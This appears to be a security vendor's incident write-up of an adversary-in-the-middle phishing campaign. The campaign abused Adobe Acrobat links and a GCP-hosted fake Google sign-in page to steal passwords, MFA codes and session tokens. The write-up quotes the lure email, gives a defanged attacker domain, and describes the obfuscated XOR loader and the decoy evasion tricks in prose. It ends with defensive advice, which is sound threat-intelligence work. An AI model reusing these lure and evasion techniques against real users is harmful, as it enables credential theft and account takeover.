Attack overview
In December 2025, Exaforce was notified about a suspected phishing attempt using an Adobe Acrobat link being sent to the email of one of our customer’s employees. The link redirected the employee to a PDF file, which in turn, redirected them to a phishing site.
We analyzed the phishing attempt and the page that phished the user and came out with a verdict of malicious attempt to phish identities using an Adversary-in-the-Middle attack.
Phishing flow using trusted services (Google Workspace, Adobe, GCP) to deliver an AiTM credential-harvesting attack

Attack chain from email to credential theft
The actor used a compromised identity from one of the target’s partner companies to send an email to several of the target’s users. This would ensure the target would not get suspicious of the origin of the email.
The contents of the email showed us they sent an Adobe link to target user, with the justification that they needed to send the file using a link, as it was too large.
hello i tried sending you some documents through attachments but the files are too large so i had to resend using adobe secured upload for security reasons
At this point, the victim sees what appears to be a legitimate email from a known business contact, with no obvious signs of compromise.
The links of the malicious PDF are in the format below:
Upon clicking the link, the victim sees a one-page PDF with an embedded link at the bottom.
The malicious Adobe Acrobat page prompting victims to click "View Secure Document" to access the phishing site

The victim now believes they're accessing a secure document through Adobe's official infrastructure and clicks the "View Secure Document" link.
This link redirects the target to a verification and then a Google sign in page.
The attacker's fake "Press & hold to verify" page that mimics legitimate bot-detection before presenting the phishing form

This fake verification step mimics legitimate bot-detection services, adding another layer of false legitimacy before the credential theft.
The page is hosted on the file offline_attachment.html, hosted in a GCP storage bucket, configured as a Web Hosting page.
The credential-harvesting phishing page mimicking Google's sign-in interface, hosted on a GCP storage bucket to appear legitimate

The victim sees Google's authentic branding and familiar login interface, with no indication they're on a malicious page intercepting their credentials in real-time.
After the target inputs their credentials, the target gets a 403 error message, making the page seem like the target did not have access to the file shared.
The deceptive 403 error shown after stealing credentials, convincing victims the attack was merely an access issue rather than credential theft

The victim attributes the access denial to permissions issues, not realizing their credentials and session tokens have just been stolen.
This attack harvested email credentials, passwords, and MFA tokens using an AiTM technique. The attacker intercepts and relays authentication requests between the victim and Google's legitimate sign-in page in real-time, allowing them to bypass MFA protections by capturing active session tokens.
Deconstructing the attack
Analyzing the file offline_attachment.html, we see it contains an obfuscated JavaScript code, with an XOR encrypted blob on variable k, working as the page loading code. The function r will run the decryption, using the variables h and t as the XOR key.
After decrypting variable k, the code dynamically generates an iframe on the page that loads content from a Base64-encoded URL.
The URL value is `tag[.]likorai[.]za[.]com`, with the path being generated on spot.
The attacker's URL includes an id parameter that triggers the phishing page. Without this parameter, the site displays a random decoy page to evade detection.
Random decoy page shown when the malicious URL is accessed without the id parameter, designed to avoid detection by security tools

How Exaforce detected and responded
Exaforce's platform detected the suspicious Adobe Acrobat link through behavioral analysis of email patterns and sender reputation anomalies. Our investigation revealed the complete attack chain, from the initial phishing email through the obfuscated JavaScript and credential-harvesting infrastructure hosted on GCP.
Threat finding generated by the suspicious phishing email

By reverse-engineering the XOR-encrypted code, we identified the malicious domains and hosting infrastructure. This analysis enabled us to uncover three additional employees who had interacted with similar phishing emails, allowing for rapid containment before the attack could spread further within the organization.
Protection strategies
Organizations can protect themselves against AiTM phishing attacks like this with the following measures:
- Monitor authentication logs for anomalies including unusual sign-in locations, impossible travel patterns, and rapid session establishment following authentication events. Immediately revoke all active sessions for potentially compromised accounts to invalidate stolen session tokens.
- Configure email security platforms with necessary permissions to analyze message content, extract URLs from attachments, and identify suspicious patterns in sender behavior and content characteristics.
- Implement conditional access policies that restrict authentication based on device compliance, network location, and risk signals to limit the effectiveness of stolen credentials even when attackers successfully harvest them.
- Deploy phishing-resistant authentication methods like hardware security keys (FIDO2/WebAuthn) that cryptographically verify destination domains and cannot be intercepted through real-time man-in-the-middle attacks.
Lessons from the phishing attempt
This attack exposes the limitation of MFA that it protects against stolen credentials but fails when attackers intercept the entire authentication flow in real-time. By positioning themselves between the victim and Google's legitimate sign-in page, the attacker can capture passwords, MFA codes, and active session tokens that provide persistent access regardless of password changes. The use of trusted infrastructure from Adobe and Google Cloud Platform allowed the attack to bypass both user awareness and conventional security controls.
Organizations must recognize that traditional MFA is insufficient against AiTM attacks and move toward phishing-resistant authentication methods. Combined with behavioral analysis and rapid incident response capabilities, these defenses can detect and contain sophisticated phishing campaigns before they compromise additional accounts.